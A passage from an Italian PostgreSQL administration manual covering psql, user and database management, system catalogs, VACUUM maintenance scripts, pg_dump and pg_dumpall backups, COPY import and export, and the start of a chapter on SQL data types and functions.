- $ **psql -U tizio -W -d mio_db** [*Invio*]

  Come nell'esempio precedente, ma forzando in ogni caso la richiesta di inserimento di una parola d'ordine.

- $ **psql -U tizio -W -h dinkel.brot.dg -d mio_db** [*Invio*]

  Come nell'esempio precedente, ma questa volta l'accesso viene fatto a una base di dati con lo stesso nome presso il nodo *dinkel.brot.dg*.

- $ **psql -U tizio -W -f istruzioni.sql -d mio_db** [*Invio*]

  Cerca di connettersi con la base di dati '**mio_db**' nel nodo locale, utilizzando il meccanismo del socket di dominio Unix, quindi esegue le istruzioni contenute nel file 'istruzioni.sql'.

- $ **psql -U tizio -W -d mio_db < istruzioni.sql** [*Invio*]

  Come nell'esempio precedente, ricevendo il contenuto del file 'istruzioni.sql' dallo standard input.

694.1.1 Variabile di ambiente «PAGER»

Il programma '**psql**' è sensibile alla presenza o meno della variabile di ambiente '**PAGER**'. Se questa esiste e non è vuota, '**psql**' utilizza il programma indicato al suo interno per controllare l'emissione dell'output generato. Per esempio, se contiene '**less**', come si vede nell'esempio seguente che fa riferimento a una shell POSIX o compatibile con quella di Bourne, si fa in modo che l'output troppo lungo venga controllato da Less:

```
PAGER=less
export PAGER
```

Per eliminare l'impostazione di questa variabile, in modo da ritornare allo stato predefinito, basta annullare il contenuto della variabile nel modo seguente:

```
PAGER=
export PAGER
```

694.2 Organizzazione degli utenti

La creazione di un utente per il DBMS si ottiene con l'istruzione '**CREATE USER**', che nel modello seguente appare in modo semplificato:

```
CREATE USER nome_utente
    [WITH [PASSWORD 'parola_d'ordine']
        [CREATEDB|NOCREATEDB|CREATEUSER|NOCREATEUSER]]
```

Si comprende intuitivamente il significato delle parole chiave delle opzioni finali, con le quali è possibile concedere o negare i privilegi di creare o eliminare delle basi di dati e di creare o eliminare degli utenti. Si osservi che la parola d'ordine va indicata esattamente tra apici singoli. Se si omettono le opzioni finali, i privilegi relativi vengono negati, come se fossero state specificate implicitamente le parole chiave '**NOCREATEDB**' e '**NOCREATEUSER**'.

L'uso della parole chiave '**CREATEUSER**' nella creazione o nella modifica di un'utenza, concede a questa la facoltà di creare o eliminare delle utenze, senza limitazioni, oltre che di creare ed eliminare delle basi di dati. In altri termini, dà all'utente il ruolo di amministrazione del DBMS, con tutti i poteri necessari.

L'esempio seguente mostra i passaggi per la creazione, presso il DBMS locale, dell'utente '**tizio**' (con una parola d'ordine di esempio) a cui viene concesso di creare delle basi di dati, ma non di gestire delle utenze:

\# **su postgres** [*Invio*]

postgres$ **psql template1** [*Invio*]

```
template1=# CREATE USER tizio WITH PASSWORD 'segreta' ↩
↪           CREATEDB NOCREATEUSER; [Invio]
```

```
CREATE USER
```

```
template1=# \q [Invio]
```

```
postgres$ exit [Invio]
```

Così come è stato creata, le caratteristiche di un'utenza possono essere modificate con l'istruzione '**ALTER USER**', per esempio per modificare la parola d'ordine:

```
ALTER USER nome_utente
    [WITH [PASSWORD 'parola_d'ordine']
        [CREATEDB|NOCREATEDB]
        [CREATEUSER|NOCREATEUSER] ]
```

Logicamente, se si tratta di modificare la parola d'ordine, può essere lo stesso utente che esegue questa istruzione; altrimenti, per cambiare i privilegi, è necessario che intervenga un utente che ha maggiori facoltà. Nell'esempio seguente, l'utente '**tizio**' creato in quello precedente, modifica la sua parola d'ordine; si osservi che la scelta della base di dati '**template1**' è puramente casuale:

```
$ psql --username tizio template1 [Invio]
```

```
Password: digitazione_all'oscuro [Invio]
```

```
template1=> ALTER USER tizio WITH PASSWORD 'segretissima'; [Invio]
```

```
ALTER USER
```

```
template1=> \q [Invio]
```

L'eliminazione di un'utenza avviene con un'istruzione molto semplice, senza opzioni particolari:

```
DROP USER nome_utente
```

L'esempio seguente elimina l'utenza '**tizio**' e l'operazione viene svolta dall'utente '**postgres**':

```
# su postgres [Invio]
```

```
postgres$ psql template1 [Invio]
```

```
template1=# DROP USER tizio; [Invio]
```

```
DROP USER
```

```
template1=# \q [Invio]
```

postgres$ **exit** [*Invio*]

694.3 Creazione ed eliminazione delle basi di dati

La creazione di una base di dati è consentita agli amministratori e agli utenti che hanno ottenuto questo privilegio. La base di dati può essere creata per sé, oppure per farla gestire da un altro utente.

```
CREATE DATABASE nome_base_di_dati
    [[WITH] [OWNER [=] utente_proprietario]
            [ENCODING [=] 'codifica']]
```

Il modello sintattico mostrato omette alcune opzioni, di utilizzo meno frequente. In particolare, sarebbe possibile specificare il modello di riferimento per la creazione della base di dati, ma in modo predefinito viene utilizzata la base di dati '**template1**' per crearne una di nuova.

Nell'esempio seguente, l'utente '**tizio**' crea la base di dati '**mia_db**', specificando espressamente la codifica; inizialmente accede facendo riferimento alla base di dati '**template1**':

$ **psql --username tizio template1** [*Invio*]

Password: ***digitazione_all'oscuro*** [*Invio*]

template1=> **CREATE DATABASE mia_db ENCODING 'UNICODE';** [*Invio*]

```
CREATE DATABASE
```

template1=> **\q** [*Invio*]

L'eliminazione di una base di dati si ottiene con l'uso di un'istruzione molto semplice:

```
DROP DATABASE nome_base_di_dati
```

Questa istruzione può essere usata da un amministratore, oppure dall'utente che ne è proprietario. Nell'esempio seguente, l'utente '**tizio**' elimina la sua base di dati '**mia_db**'; per farlo, accede facendo riferimento a un'altra (la solita '**template1**'):

$ **psql --username tizio template1** [*Invio*]

Password: ***digitazione_all'oscuro*** [*Invio*]

template1=> **DROP DATABASE mia_db;** [*Invio*]

```
DROP DATABASE
```

template1=> **\q** [*Invio*]

694.4 La base di dati amministrativa

PostgreSQL memorizza le informazioni sugli utenti e sulle basi di dati all'interno di una sorta di base di dati amministrativa, senza nome. Alle relazioni di questa base di dati trasparente, si accede da qualunque posizione; in pratica, le relazioni sono accessibili quando si apre la base di dati '**template1**', o qualunque altra, ma ovviamente, solo l'amministratore del DBMS ha la facoltà di modificarle direttamente.

Come conseguenza del fatto che le relazioni della base di dati amministrativa sono accessibili da qualunque posizione, si comprende che i nomi di queste relazioni non si possono utilizzare per la costruzione di nuove.

La documentazione originale di PostgreSQL individua queste relazioni, definendole «cataloghi». In questo documento, si preferisce indicarle come relazioni o tabelle della base di dati amministrativa.

Le relazioni più importanti della base di dati amministrativa sono '**pg_user**', '**pg_shadow**' e '**pg_database**'. Vale la pena di osservare il loro contenuto.

postgres:~$ **psql -d template1** [*Invio*]

La relazione '**pg_user**' è in realtà una vista del catalogo '**pg_shadow**', che contiene le informazioni sugli utenti di PostgreSQL. La figura 694.13 mostra un esempio di come potrebbe essere composta. La consultazione della relazione si ottiene con l'istruzione SQL seguente:

template1=> **SELECT * FROM pg_user;** [*Invio*]

Figura 694.13. Esempio del contenuto di '**pg_user**'.

```
  usename   | usesysid | usecreatedb | usesuper | usecatupd |  passwd  | valuntil | useconfig
------------+----------+-------------+----------+-----------+----------+----------+-----------
 postgres   |        1 | t           | t        | t         | ******** |          |
 pgnanouser |      100 | t           | f        | f         | ******** |          |
 tizio      |     1001 | t           | t        | t         | ******** |          |
```

Si può osservare che l'utente '**postgres**' ha tutti gli attributi booleani attivi ('**usecreatedb**', '**usesuper**', '**usecatupd**') e questo per permettergli di compiere tutte le operazioni all'interno delle basi di dati. In particolare, l'attributo '**usecreatedb**' permette all'utente di creare una base di dati e '**usesuper**' permette di aggiungere utenti. In effetti, osservando l'esempio della figura, l'utente '**tizio**' ha praticamente gli stessi privilegi dell'amministratore '**postgres**'.

La relazione '**pg_shadow**' è il contenitore delle informazioni sugli utenti, a cui si accede normalmente tramite la vista '**pg_user**'. Il suo scopo è quello di conservare in un file più sicuro, in quanto non accessibile agli utenti comuni, i dati delle parole d'ordine degli utenti che intendono usare le forme di autenticazione basate su queste. L'esempio della figura 694.14 mostra gli stessi utenti a cui non viene abbinata alcuna parola d'ordine (probabilmente perché accedono localmente e vengono identificati dal sistema operativo). La consultazione della relazione si ottiene con l'istruzione SQL seguente:

template1=> **SELECT * FROM pg_shadow;** [*Invio*]

Figura 694.14. Esempio del contenuto di '**pg_shadow**'.

```
  usename   | usesysid | usecreatedb | usesuper | usecatupd | passwd | valuntil | useconfig
------------+----------+-------------+----------+-----------+--------+----------+-----------
 postgres   |        1 | t           | t        | t         |        |          |
 pgnanouser |      100 | t           | f        | f         |        |          |
 tizio      |     1001 | t           | t        | t         |        |          |
```

La relazione '**pg_database**' contiene le informazioni sulle basi di dati esistenti. La figura 694.15 mostra un esempio di come potrebbe essere composta. La consultazione della relazione si ottiene con l'istruzione SQL:

template1=> **SELECT * FROM pg_database;** [*Invio*]

Figura 694.15. Esempio del contenuto di '**pg_database**', diviso in due parti per motivi tipografici.

```
  datname   | datdba | encoding | datistemplate | datallowconn | datlastsysoid |
------------+--------+----------+---------------+--------------+---------------+--
 nanodb     |    100 |        6 | f             | t            |         17140 |
 template1  |      1 |        6 | t             | t            |         17140 |
 template0  |      1 |        6 | t             | f            |         17140 |

     | datvacuumxid | datfrozenxid | datpath | datconfig |          datacl
    -+--------------+--------------+---------+-----------+--------------------------
     |         8159 |   3221233632 |         |           |
     |         8271 |   3221233744 |         |           | {postgres=C*T*/postgres}
     |          464 |          464 |         |           | {postgres=C*T*/postgres}
```

Il primo attributo rappresenta il nome della base di dati, il secondo riporta il numero di identificazione dell'utente che rappresenta il suo DBA, cioè colui che l'ha creata o che comunque deve amministrarla. Per esempio, si può osservare che la base di dati '**nanodb**' è stata creata dall'utente identificato dal numero 100, che da quanto riportato in '**pg_user**' è '**pgnanouser**'.

694.5 Manutenzione delle basi di dati

Un problema comune dei DBMS è quello della riorganizzazione periodica dei dati, in modo da semplificare e accelerare le elaborazioni successive. Nei sistemi più semplici si parla a volte di «ricostruzione indici», o di qualcosa del genere. Nel caso di PostgreSQL, si utilizza un comando specifico che è estraneo all'SQL standard: '**VACUUM**'.

VACUUM [*altre_opzioni*] [VERBOSE] [*nome_relazione*]

VACUUM [*altre_opzioni*] [VERBOSE] ANALYZE [*nome_relazione* [(*attributo_1* [,... *attributo_n*])]]

L'operazione di pulizia si riferisce alla base di dati aperta in quel momento. L'opzione '**VERBOSE**' permette di ottenere i dettagli sull'esecuzione dell'operazione; '**ANALYZE**' serve invece per indicare specificatamente una relazione, o addirittura solo alcuni attributi (le colonne delle tabelle) una relazione e avere informazioni su questi. Eventualmente, sono disponibili altre opzioni per ottenere una riorganizzazione dei dati più importante.

Anche se non si tratta di un comando SQL standard, per PostgreSQL è importante che venga eseguita periodicamente una ripulitura con il comando '**VACUUM**', eventualmente attraverso uno script simile a quello seguente, da avviare per mezzo del sistema Cron:

```
#!/bin/sh
su postgres -c "psql $1 -c 'VACUUM'"
```

In pratica, richiamando questo script con i privilegi dell'utente '**root**', indicando come argomento il nome della base di dati (viene inserito al posto di '**$1**' dalla shell), si ottiene di avviare il comando '**VACUUM**' attraverso '**psql**'.

Per riuscire a fare il lavoro in serie per tutte le basi di dati, si potrebbe scrivere uno script più complesso, come quello seguente. In questo caso, lo script deve essere avviato con i privilegi dell'utente '**postgres**'.

```
#!/bin/sh
#
BASI_DATI=`psql template1 -t -c "SELECT datname from pg_database"`
#
echo "Procedimento di ripulitura e sistemazione delle basi di dati"
echo "di PostgreSQL."
echo "Se l'operazione dovesse essere interrotta accidentalmente,"
echo "potrebbe essere necessaria l'eliminazione del file pg_vlock"
echo "contenuto nella directory della base di dati relativa."
#
for BASE_DATI in $BASI_DATI
do
    echo -n "$BASE_DATI: "
    psql $BASE_DATI -c "VACUUM"
done
```

In breve, si utilizza la prima volta '**psql**' in modo da aprire la base di dati '**template1**' (quella usata come modello, che si ha la certezza di trovare sempre), accedendo alla relazione '**pg_database**', che fa parte della base di dati amministrativa, per leggere l'attributo contenente i nomi delle basi di dati. In particolare, l'opzione '**-t**' serve a evitare di inserire il nome dell'attributo stesso. L'elenco che si ottiene viene inserito nella variabile di ambiente '**BASI_DATI**', che in seguito viene scandita da un ciclo '**for**', all'interno del quale si utilizza '**psql**' per ripulire ogni singola base di dati.

694.6 Copie di sicurezza

Prima di poter pensare a copiare o a spostare una base di dati occorre avere chiaro in mente che si tratta di file «binari» (nel senso che non si tratta di file di testo), contenenti informazioni collegate l'una all'altra in qualche modo più o meno oscuro. Queste informazioni possono a volte essere espresse anche in forma numerica; in tal caso dipende dall'architettura in cui sono state create. Ciò implica due cose fondamentali: la copia deve essere fatta in modo che non si perdano dei pezzi per la strada; lo spostamento dei dati in forma binaria, in un'altra architettura, non è ammissibile.

La copia di sicurezza binaria, di tutto ciò che serve a PostgreSQL per la gestione delle sue basi di dati, si ottiene semplicemente archiviando quanto contenuto a partire da '`~postgres/`', così come si può comprendere intuitivamente. Ciò che conta è che il ripristino dei dati avvenga nello stesso contesto (architettura, sistema operativo, librerie, versione di PostgreSQL e configurazione).

Per una copia di sicurezza più «sicura», è necessario archiviare i dati in modo indipendente da tutto. Si ottiene questo generando un file di testo, contenente istruzioni SQL con le quali ricostruire poi una sola base di dati o anche tutte assieme. Per questo vengono in aiuto due programmi di PostgreSQL: '**pg_dump**' e '**pg_dumpall**'.

Non sempre il procedimento di trasferimento dei dati in forma di comandi SQL può essere portato a termine con successo. Può succedere che delle relazioni troppo complesse o con dati troppo grandi, non siano tradotte correttamente nella fase di archiviazione. Questo problema deve essere preso in considerazione già nel momento della progettazione di una base di dati, avendo cura di verificare, sperimentandolo, che il procedimento di scarico e recupero dei dati possa funzionare.

Lo scarico di una sola base di dati si ottiene attraverso il programma '**`pg_dump`**', che, eventualmente, potrebbe risiedere al di fuori dei percorsi normali contenuti nella variabile '**`$PATH`**' e potrebbe trovarsi nella directory '`/usr/lib/postgresql/bin/`':

`pg_dump` [*opzioni*] ***base_di_dati***

Se non si indicano delle opzioni e ci si limita a specificare la base di dati su cui intervenire, si ottiene il risultato attraverso lo standard output, composto in pratica dai comandi necessari a '**`psql`**' per ricostruire le relazioni che compongono la base di dati (la base di dati stessa deve essere ricreata manualmente). Tanto per chiarire subito il senso della cosa, se si utilizza '**`pg_dump`**' nel modo seguente, si ottiene il file di testo '`mio_db.dump`':

`$` **`pg_dump mio_db > mio_db.dump`** [*Invio*]

Questo file va verificato, ricercando la presenza eventuale di segnalazioni di errore che vengono generate in presenza di dati che non possono essere riprodotti fedelmente; eventualmente, il file può anche essere modificato se si conosce la sintassi dei comandi che vengono inseriti in questo script. Per fare in modo che le relazioni della base di dati vengano ricreate e caricate, si può utilizzare '**`psql`**' nel modo seguente:

`$` **`psql -e mio_db < mio_db.dump`** [*Invio*]

Tabella 694.18. Alcune opzioni che possono essere usate con '**`pg_dump`**'.

Autenticazione	Descrizione
`-d` `--inserts`	In condizioni normali, '**`pg_dump`**' salva i dati delle relazioni (le tabelle secondo l'SQL) in una forma compatibile con il comando '**`COPY`**', che però non è compatibile con lo standard SQL. Con l'opzione '**`-d`**', utilizza il comando '**`INSERT`**' tradizionale.
`-D` `--column-inserts`	Come con l'opzione '**`-d`**', con l'aggiunta dell'indicazione degli attributi (le colonne secondo l'SQL) in cui vanno inseriti i dati. In pratica, questa opzione permette di generare uno script più preciso e dettagliato.
`-f` ***file*** `--file=`***file***	Permette di definire un file diverso dallo standard output, che si vuole generare con il risultato dell'elaborazione di '**`pg_dump`**'.
`-h` ***nodo*** `--host=`***nodo***	Permette di specificare il nodo a cui connettersi per l'interrogazione del servente PostgreSQL. In pratica, se l'accesso è consentito, è possibile scaricare una base di dati gestita presso un nodo remoto.
`-p` ***porta*** `--port=`***porta***	Nel caso in cui '**`postmaster`**' sia in ascolto su una porta TCP diversa dal numero 5432 (corrispondente al valore predefinito), si può specificare con questa opzione il numero corretto da utilizzare.

Autenticazione	Descrizione
`-s` `--schema-only`	Scarica soltanto la struttura delle relazioni, senza occuparsi del loro contenuto. In pratica, serve per poter riprodurre le relazioni vuote.
`-t` ***nome_relazione*** `--table=`***nome_relazione***	Utilizzando questa opzione, indicando il nome di una relazione, si ottiene lo scarico solo di quella.
`-U` ***nome***	Specifica con quale nominativo utente identificarsi per eseguire l'operazione.
`-W`	Forza la richiesta di inserire una parola d'ordine, che comunque dovrebbe essere chiesta automaticamente se il DBMS la richiede.

Per copiare o trasferire tutte le basi di dati del sistema di PostgreSQL, si può utilizzare '**`pg_dumpall`**', che, eventualmente, potrebbe risiedere al di fuori dei percorsi normali contenuti nella variabile '**`$PATH`**' e potrebbe trovarsi nella directory '`/usr/lib/postgresql/bin/`':

[***percorso***] `pg_dumpall` [***opzioni***]

Il programma '**`pg_dumpall`**' provvede a scaricare tutte le basi di dati, assieme alle informazioni necessarie per ricreare il catalogo '**`pg_shadow`**' (la vista '**`pg_user`**' si ottiene di conseguenza). Come si può intuire, si deve utilizzare '**`pg_dumpall`**' con i privilegi dell'amministratore del DBMS (di solito l'utente '**`postgres`**').

`postgres$` **`pg_dumpall > basi_dati.dump`** [*Invio*]

L'esempio mostra il modo più semplice di utilizzare '**`pg_dumpall`**' per scaricare tutte le basi di dati in un file unico. In questo caso, si ottiene il file di testo '`basi_dati.dump`'. Questo file va verificato alla ricerca di segnalazioni di errore che potrebbero essere generate in presenza di dati che non possono essere riprodotti fedelmente; eventualmente, può essere modificato se si conosce la sintassi dei comandi che vengono inseriti in questo script.

Il recupero dell'insieme completo delle basi di dati avviene normalmente in un'ambiente PostgreSQL, in cui il sistema delle basi di dati sia stato predisposto, ma non sia stata creata alcuna base di dati (a parte quelle standard, come '**`template1`**'). Come si può intuire, il comando necessario per ricaricare le basi di dati, assieme alle informazioni sugli utenti (la relazione '**`pg_shadow`**'), è quello seguente:

`postgres$` **`psql -e template1 < basi_dati.dump`** [*Invio*]

La situazione tipica in cui è necessario utilizzare '**`pg_dumpall`**' per scaricare tutto il sistema delle basi di dati, è quella del momento in cui ci si accinge ad aggiornare la versione di PostgreSQL. In breve, in quella occasione, si devono eseguire i passaggi seguenti:

1. con la versione vecchia di PostgreSQL, si deve utilizzare '**`pg_dumpall`**' in modo da scaricare tutto il sistema delle basi di dati in un solo file di testo;
2. si aggiorna PostgreSQL;

3. si elimina il contenuto della directory '~postgres/data/', ovvero quella che altrimenti viene definita '**PGDATA**' (prima conviene forse fare una copia di sicurezza del suo contenuto, tale e quale, in forma binaria);
4. si ricrea il sistema delle basi di dati, vuoto, attraverso '**initdb**';
5. si ricaricano le basi di dati precedenti, assieme alle informazioni sugli utenti, attraverso '**psql**', utilizzando il file generato in precedenza attraverso '**pg_dumpall**'.

Quello che manca, eventualmente, è la configurazione di PostgreSQL, in particolare per ciò che riguarda i sistemi di accesso e autenticazione (il file '~postgres/data/pg_hda.conf'), che deve essere ripristinata manualmente.

694.7 Importazione ed esportazione dei dati

Al posto di utilizzare gli script già pronti per la copia e il recupero dei dati, è possibile avvalersi di comandi SQL. PostgreSQL fornisce un'istruzione speciale per permettere l'importazione e l'esportazione dei dati da e verso un file indipendente dalla piattaforma. Si tratta dell'istruzione '**COPY**', la cui sintassi semplificata è quella seguente:

```
COPY relazione TO { 'file' | STDIN }
    [ [WITH]
        [BINARY]
        [DELIMITER [AS] 'delimitatore' ] ]
```

```
COPY relazione FROM { 'file' | STDIN }
    [ [WITH]
        [BINARY]
        [DELIMITER [AS] 'delimitatore' ] ]
```

Nella prima delle due forme, si esportano i dati verso un file o verso lo standard input; nella seconda si importano da un file o dallo standard output.

Se si usa l'opzione '**BINARY**' si ottiene un file «binario» indipendente dalla piattaforma; diversamente si ottiene un file di testo tradizionale. Nel caso del file di testo, ogni riga corrisponde a una tupla della relazione; gli attributi sono separati da un carattere di delimitazione, che in mancanza della definizione tramite l'opzione '**DELIMITER AS**' è un carattere di tabulazione. In ogni caso, anche se si specifica tale opzione, può trattarsi solo di un carattere. In pratica, sempre nell'ipotesi di creazione di un file di testo, ogni riga è organizzata secondo lo schema seguente:

```
attributo_1xattributo_2x...xattributo_n
```

Nello schema, ***x*** rappresenta il carattere di delimitazione, che, come si può vedere, non viene inserito all'inizio e alla fine.

Quando l'istruzione '**COPY**' viene usata per importare dati dallo standard input, in formato testo, è necessario che dopo l'ultima riga che contiene attributi da inserire nella relazione,

sia presente una sequenza di escape speciale: una barra obliqua inversa seguita da un punto ('**\.**'). Il file ottenuto quando si esporta verso lo standard output contiene questo simbolo di conclusione.

Il file di testo in questione può contenere anche altre sequenze di escape, che si trovano descritte nella tabella 694.19.

Tabella 694.19. Sequenze di escape nei file di testo generati e utilizzati da '**COPY**'.

Escape	Descrizione
`\\`	Una barra obliqua inversa.
`\.`	Simbolo di conclusione del file.
`\N`	'**NULL**'.
delimitatore	Protegge il simbolo che viene già utilizzato come delimitatore.
\\<*LF*>	Tratta <*LF*> in modo letterale.
`\b`	<*BS*>.
`\f`	<*FF*>.
`\n`	<*LF*>.
`\r`	<*CR*>.
`\t`	<*HT*> (tabulazione orizzontale).
`\v`	<*VT*> (tabulazione verticale).
ooo	Codice per un byte espresso in ottale.

È importante fare mente locale al fatto che l'istruzione viene eseguita dal servente. Ciò significa che i file, quando non si tratta di standard input o di standard output, sono creati o cercati secondo il file system che questo servente si trova ad avere sotto di sé.

Segue la descrizione di alcuni esempi.

- ```
  COPY Indirizzi TO STDOUT;
  ```
  L'esempio mostra l'istruzione necessaria a emettere attraverso lo standard output del programma cliente ('**psql**') la trasformazione in testo del contenuto della relazione '**Indirizzi**'.

- ```
  COPY Indirizzi TO STDOUT BINARY;
  ```
  Come nell'esempio precedente, generando però un formato binario, indipendente dalla piattaforma.

- ```
  COPY Indirizzi TO '/tmp/prova' WITH DELIMITER AS '|';
  ```
  ```

In questo caso, si genera il file di testo '/tmp/prova' nel file system dell'elaboratore servente, inoltre gli attributi sono separati attraverso una barra verticale ('|').

- ```
  COPY Indirizzi FROM STDIN;
  ```
  In questo caso, si aggiungono tuple alla relazione '**Indirizzi**', utilizzando quanto proviene dallo standard input, che si attende essere un file di testo (alla fine deve apparire la sequenza di escape '\.').

- ```
  COPY Indirizzi FROM STDIN BINARY;
  ```
  Come nell'esempio precedente, attendendo i dati in formato binario.

- ```
  COPY Indirizzi FROM '/tmp/prova' WITH DELIMITER AS '|';
  ```
  Si aggiungono tuple alla relazione '**Indirizzi**', utilizzando quanto proviene dal file '/tmp/prova', che si trova nel file system dell'elaboratore servente. Il file deve essere in formato testo e gli attributi si intendono separati da una barra verticale ('|').

694.8 Riferimenti

- *PostgreSQL*

  ⟨*http://www.postgresql.org/*⟩
  ```

PostgreSQL: il linguaggio

PostgreSQL è un ORDBMS, ovvero un *Object-relational DBMS*, cioè un DBMS relazionale a oggetti. La sua documentazione utilizza terminologie differenti, a seconda delle preferenze dei rispettivi autori. In generale si possono distinguere tre modalità, riferite a tre punti di vista: la programmazione a oggetti, la teoria generale sui DBMS e il linguaggio SQL. Le equivalenze dei termini sono riassunte dallo schema seguente:

classi	istanze	attributi	tipi di dati contenibili negli attributi
relazioni	tuple	attributi	domini
tabelle	righe	colonne	tipi di dati contenibili nelle colonne

In questo capitolo si intende usare la terminologia tradizionale dei DBMS, dove i dati sono organizzati in relazioni, tuple e attributi, affiancando eventualmente i termini del linguaggio SQL tradizionale (tabelle, righe e colonne). Inoltre, la sintassi delle istruzioni (interrogazioni) SQL che vengono mostrate è limitata alle funzionalità più semplici, sempre compatibilmente con le possibilità di PostgreSQL. Per una visione più estesa delle funzionalità SQL di PostgreSQL conviene consultare la sua documentazione.

695.1 Prima di iniziare

Per fare pratica con il linguaggio SQL, il modo migliore è quello di utilizzare il programma '**`psql`**' con il quale si possono eseguire interrogazioni interattive con il servente. Quello che conta è tenere a mente che per poterlo utilizzare occorre avere già creato una base di dati (vuota), in cui vanno poi inserite delle nuove relazioni, con le quali si possono eseguire altre operazioni.

Attraverso le istruzioni SQL si fa riferimento sempre a un'unica base di dati: quella a cui ci si collega quando si avvia '**`psql`**'.

Utilizzando '**`psql`**', le istruzioni devono essere terminate con il punto e virgola ('`;`'), oppure dal comando interno '**`\g`**' (*go*).

695.2 Tipi di dati e rappresentazione

I tipi di dati gestibili sono un punto delicato della compatibilità tra un DBMS e lo standard SQL. Vale la pena di riepilogare i tipi più comuni, compatibili con lo standard SQL, che possono essere trovati nella tabella 695.2.

Tabella 695.2. Elenco dei tipi di dati standard utilizzabili con PostgreSQL.

Tipo	Standard	Descrizione
`CHAR` `CHARACTER`	SQL92	Un carattere singolo.
`CHAR(`***n***`)` `CHARACTER(`***n***`)`	SQL92	Una stringa di lunghezza fissa, di ***n*** caratteri, completata da spazi.

Tipo	Standard	Descrizione

`VARCHAR(`***n***`)`
`CHARACTER VARYING(`***n***`)`
`CHAR VARYING(`***n***`)`
	SQL92	Una stringa di lunghezza variabile con un massimo di ***n*** caratteri.

`INTEGER`	SQL92	Intero (al massimo nove cifre numeriche).
`SMALLINT`	SQL92	Intero più piccolo di '**`INTEGER`**' (al massimo quattro cifre numeriche).
`FLOAT`	SQL92	Numero a virgola mobile.
`FLOAT(`***n***`)`	SQL92	Numero a virgola mobile lungo ***n*** bit.
`REAL`	SQL92	Numero a virgola mobile (teoricamente più preciso di '**`FLOAT`**').
`DOUBLE PRECISION`	SQL92	Numero a virgola mobile (più o meno equivalente a '**`REAL`**').

`NUMERIC`
`NUMERIC(`***precisione*** [***, scala***] `)`
`DECIMAL`
`DECIMAL(`***precisione*** [***, scala***] `)`
`DEC`
`DEC(`***precisione*** [***, scala***] `)`
	SQL92	Numero composto da un massimo di tante cifre numeriche quante indicate dalla precisione, cioè il primo argomento tra parentesi. Se viene specificata anche la scala, si intende riservare quella parte di cifre per quanto appare dopo la virgola.

`DATE`	SQL92	Data, di solito nella forma '***mm/gg/aaaa'***'.
`TIME`	SQL92	Orario, nella forma '***hh:mm:ss***', oppure solo '***hh:mm***'.
`TIMESTAMP`	SQL92	Informazione completa data-orario.
`INTERVAL`	SQL92	Intervallo di tempo.
`BIT(`***n***`)`	SQL92	Stringa binaria di dimensione fissa.
`BIT VARYING(`***n***`)`	SQL92	Stringa binaria di dimensione variabile.
`BOOLEAN`	SQL99	Valore logico booleano.

Oltre ai tipi di dati gestibili, è necessario conoscere il modo di rappresentarli in forma costante. In particolare, è bene osservare che PostgreSQL ammette solo l'uso degli apici singoli come delimitatori; pertanto, per rappresentare un apice in una stringa delimitata in questo modo, lo si può raddoppiare, oppure si può usare la sequenza di escape '`\'`'. La tabella 695.3 mostra alcuni esempi.

Tabella 695.3. Esempi di rappresentazione dei valori costanti. Si osservi che in alcuni casi, conviene dichiarare il tipo di valore, seguito da una costante stringa che lo rappresenta, come in questi esempi a proposito di valori data-orario.

Tipo di valore in generale	Esempi di rappresentazione in forma di costante letterale

`CHAR`
`CHARACTER`
`CHAR(`***n***`)`
`CHARACTER(`***n***`)`
`VARCHAR(`***n***`)`
`CHARACTER VARYING(`***n***`)`
`CHAR VARYING(`***n***`)`
	`'a'`
	`'ciao'`
	`'Ciao'`
	`'123/der:876'`

`INTEGER`
`SMALLINT`
	`1`
	`123`
	`-987`

`FLOAT`
`FLOAT(`***n***`)`
`REAL`
`DOUBLE PRECISION`
`NUMERIC`
`NUMERIC(`***precisione*** [***, scala***] `)`
`DECIMAL`
`DECIMAL(`***precisione*** [***, scala***] `)`
`DEC`
`DEC(`***precisione*** [***, scala***] `)`
	`123.45`
	`-45.3`
	`123.45e+10`
	`123.45e-10`

`DATE`	`DATE '31.12.2007'`
	`DATE '12/31/2007'`
	`DATE '2007-12-31'`

`TIME`	`TIME '15:55:27'` `TIME '15:59'`

Tipo di valore in generale	Esempi di rappresentazione in forma di costante letterale
`TIMESTAMP`	`TIMESTAMP '2007-12-31 15:55:27'` `TIMESTAMP '2007-12-31 15:55:27+1'`

`INTERVAL`	`INTERVAL '15:55:27'`
	`INTERVAL '15 HOUR 59 MINUTE'`
	`INTERVAL '- 15 HOUR'`

`BIT`
`BIT VARYING(`***n***`)`
	`B'1'`
	`B'101'`
	`X'2F'`

`BOOLEAN`	`1`
	`'y'`
	`'yes'`
	`'t'`
	`'true'`
	`0`
	`'n'`
	`'no'`
	`'f'`
	`'false'`

In particolare, le costanti stringa possono contenere delle sequenze di escape, rappresentate da una barra obliqua inversa seguita da un simbolo. La tabella 695.4 mostra le sequenze di escape tipiche e inserisce anche il caso del raddoppio degli apici singoli.

Tabella 695.4. Sequenze di escape utilizzabili all'interno delle stringhe di caratteri costanti.

Escape	Significato
`\n`	*<LF>*
`\r`	*<CR>*
`\b`	*<BS>*
`\'`	'
`''`	'

Escape	Significato
`\"`	"
`\\`	\
`\%`	%
`\_`	_

695.3 Funzioni

PostgreSQL, come altri DBMS SQL, offre una serie di funzioni che fanno parte dello standard SQL, assieme ad altre non standard che però sono ampiamente diffuse e di grande utilità. Le tabelle 695.5 e 695.6 ne riportano alcune.

Tabella 695.5. Funzioni SQL riconosciute da PostgreSQL.

Funzione	Descrizione
`POSITION(`***stringa_1*** `IN` ***stringa_2***`)`	Posizione di ***stringa_1*** in ***stringa_2***.
`SUBSTRING(`***stringa*** [`FROM` ***n***] [`FOR` ***m***]`)`	Sottostringa da ***n*** per ***m*** caratteri.
`TRIM(`[`LEADING`|`TRAILING`|`BOTH`] [`'`***x***`'`] ↩ ↪`FROM` [***stringa***]`)`	Ripulisce all'inizio e alla fine del testo.

Tabella 695.6. Alcune funzioni riconosciute dal linguaggio di PostgreSQL.

Funzione	Descrizione
`UPPER(`***stringa***`)`	Converte la stringa in caratteri maiuscoli.
`LOWER(`***stringa***`)`	Converte la stringa in caratteri minuscoli.
`INITCAP(`***stringa***`)`	Converte la stringa in modo che le parole inizino con la maiuscola.
`SUBSTR(`***stringa***`,`***n***`,`***m***`)`	Estrae la stringa che inizia dalla posizione ***n***, lunga ***m*** caratteri.
`LTRIM(`***stringa***`, '`***x***`')`	Ripulisce la stringa a sinistra (*Left trim*).
`RTRIM(`***stringa***`, '`***x***`')`	Ripulisce la stringa a destra (*Right trim*).

Segue la descrizione di alcuni esempi.

- ```
  SELECT POSITION( 'o' IN 'Topo' )
  ```
  Restituisce il valore due.

- ```
